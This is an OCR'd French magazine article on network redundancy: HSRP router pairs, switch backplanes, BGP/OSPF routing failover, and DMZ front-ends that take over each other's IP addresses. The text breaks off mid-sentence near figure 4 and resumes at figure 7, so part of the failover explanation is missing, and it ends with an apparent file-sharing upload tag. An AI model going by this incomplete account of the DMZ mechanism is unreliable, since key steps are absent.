
1 *Schéma classique de redondance réseau*

Ici, la redondance est simple. Sur un seul site physique, le réseau nécessitant une redondance d'accès est relié à celui de son fournisseur par deux couples de routeurs avec mécanisme HSRP [1], lesquels sont reliés à des commutateurs qui sont eux-mêmes redondants entre eux grâce à une liaison de type *backplane* [2] à très haut débit. Les routeurs sont placés dans un même VLAN où ils partagent donc un plan d'adressage commun. Dans une telle architecture, la perte d'un seul des équipements à chaque niveau (routeur réseau de départ, commutateur ou routeur réseau d'arrivée) n'engendre aucune conséquence (sauf, bien sûr, si la bande passante nécessitait le fonctionnement des deux routeurs), car l'autre prend alors le relais de manière transparente.

Cette architecture s'appuie pour assurer sa disponibilité entièrement sur le fait que les commutateurs sont liés entre eux par le backplane. Il n'y a encore aucun besoin de mécanisme de routage dynamique.

Mais il est possible de monter une redondance réseau qui ne soit pas simplement locale, mais régionale, nationale ou même continentale. Entendons ici que l'architecture globale est identique, sauf que les équipements seront disposés entre deux sites distants l'un de l'autre de plusieurs kilomètres par exemple. L'architecture devient alors celle de la figure 2 où elle est étalée sur deux sites physiques différents : Nice et Sophia-Antipolis par exemple.


Dans ce cas, l'entreprise doit prévoir le coût de la fibre optique qui reliera les commutateurs entre eux. De plus, celle-ci doit aussi être redondante, car, en cas de perte du lien (ou d'un équipement filtrant en coupure sur le lien), la communication est alors interrompue entre les deux équipements physiques composant l'entité logique et chacun tente alors d'être le maître, pensant que son coéquipier est hors service, ce qui provoque ainsi un déni de service par « bagotage » [3]. Mais à nouveau, ce sont



2 *Redondance sur sites différents*


les commutateurs qui assurent la disponibilité du réseau et cela contraint à avoir entre les deux sites des liaisons à très haut débit.

La mise en œuvre de mécanismes de routage dynamiques, qui s'appuieront sur des protocoles tels BGP (*Border Gateway Protocol*) ou OSPF (*Open Shortest Path First*), va permettre de s'affranchir de cette contrainte. On obtient alors une architecture illustrée en figure 3 :



3 *Redondance sur sites différents sans lien inter sites*

La mission d'un protocole de routage dynamique comme BGP ou OSPF est de s'assurer que le chemin réseau entre un point et un autre du réseau est disponible, voire optimal si différents chemins sont offerts. Lors de la mise en place de tels mécanismes, l'ingénieur réseau va donc définir le chemin optimal ou préféré pour atteindre tel ou tel sous-réseau. Partant de cette logique simple, il est donc possible de paramétrer le réseau pour que le chemin privilégié pour atteindre le site de Pau passe, par exemple, par Rennes et Bordeaux (partie gauche de la figure 4), mais qu'en cas d'indisponibilité de ce chemin (partie droite de la figure 4), passer par Strasbourg permettra la continuité du service, même avec une performance inférieure. Cela s'appelle



7 *Situation du trafic réseau en cas de reroutage*

la figure 7. Dans ce cas, les données envoyées vers DMZ2 en temps normal sont envoyées vers DMZ1.

Dans DMZ1, le frontal sert également avec une adresse IP de DMZ2 et, par conséquent, à réception des paquets destinés à DMZ2, il les traite tout comme ceux qu'il reçoit toujours sur l'adresse IP de DMZ1. Si la situation avait été inversée, cela aurait fonctionné de la même manière, mais avec le frontal présent dans DMZ2.

Il est également possible de s'appuyer sur une fonction de NAT 1:1 (une adresse IP externe est couplée à une autre dans la DMZ, formant ainsi un binôme sur le pare-feu) pour atteindre le même résultat. Dans ce cas, le FW1 de DMZ1 aura un NAT entre l'adresse IP Internet du frontal de DMZ1, et un autre pour le frontal de DMZ2. Compte tenu que les adresses MAC ne changent pas au niveau du segment local de la DMZ (ou sur le pare-feu si le NAT est utilisé), il n'est même pas nécessaire d'effacer le cache ARP des routeurs.

4.3 À savoir

Ici, nous n'avons pas abordé les flux au-delà des machines frontales vers des machines de type *back-end*. Seule la communication entre Internet et le frontal de l'application était notre propos. Il faut cependant relever un point important concernant l'application. Si celle-ci, pour une raison quelconque, nécessitait que les frontaux échangent des données entre eux, il est alors indispensable que chacun dispose d'une troisième adresse IP qui serait routée entre les DMZ. En effet, de par le fait qu'ils « volent » respectivement l'adresse IP de leur homologue dans l'autre DMZ, aucune des adresses en question ne peut être utilisée pour des communications entre eux.

Conclusion

Au final, nous avons construit ici une qualité de service réseau parfaite, car elle assure, malgré la conjonction de ces mécanismes de routing failover et de duplication d'adresses IP, une disponibilité permanente de l'accès à l'application, et à un bien moindre coût qu'avec des centres physiquement distants, mais liés au niveau réseau par des liens à très haut débit.

En effet, nous avons toujours deux liens réseau, point de départ nécessaire d'une telle qualité de service, mais architecturés de manière à ce qu'un lien soit capable d'assurer systématiquement et complètement le service de l'autre en plus du sien.

La perte physique totale d'un point d'accès ne fait donc que couper les sessions en cours avec le frontal hébergé dans le site concerné, car les flux seront alors automatiquement redirigés et traités par l'autre point d'entrée qui héberge l'autre frontal dans l'autre site.

Pour les entreprises encore plus exigeantes, cette architecture peut être consolidée à loisir par un troisième, quatrième, ... site géographique avec son lien, lequel sera capable d'assurer le service qu'assurent les autres. Les mêmes contraintes s'appliqueront alors, et chaque frontal doit être capable de servir avec les adresses IP des autres. ▮

Notes

[1] HSRP (*Hot Standby Router Protocol*) permet à deux routeurs de partager la même adresse IP. C'est cette adresse partagée qui sera utilisée pour router sur les autres équipements. En cas de perte d'un des routeurs, l'autre garde l'adresse et assure ainsi la continuité du service. Les routeurs physiques forment alors, en quelque sorte, une entité logique.

[2] Le « backplane » est un réseau privé destiné à permettre à plusieurs équipements de pouvoir s'échanger les données qu'il faut transiter entre eux afin qu'en cas d'indisponibilité d'un de ces équipements, l'autre puisse prendre le relais immédiatement. De plus, cela permet, dans le cas d'un switch par exemple, d'avoir un même VLAN partagé sur deux switchs différents.

[3] On parle de « bagotage » (flapping) lorsqu'il y a une suite d'événements canal ouvert/fermé consécutifs qui perturbent le fonctionnement de deux routeurs couplés en HSRP.

[4] Le NAT (*Network Address Translation*) est une fonction permettant de transformer une ou plusieurs adresses IP en une autre afin, par exemple, de masquer le véritable plan d'adressage.

Up bYenos
for
wawa-mania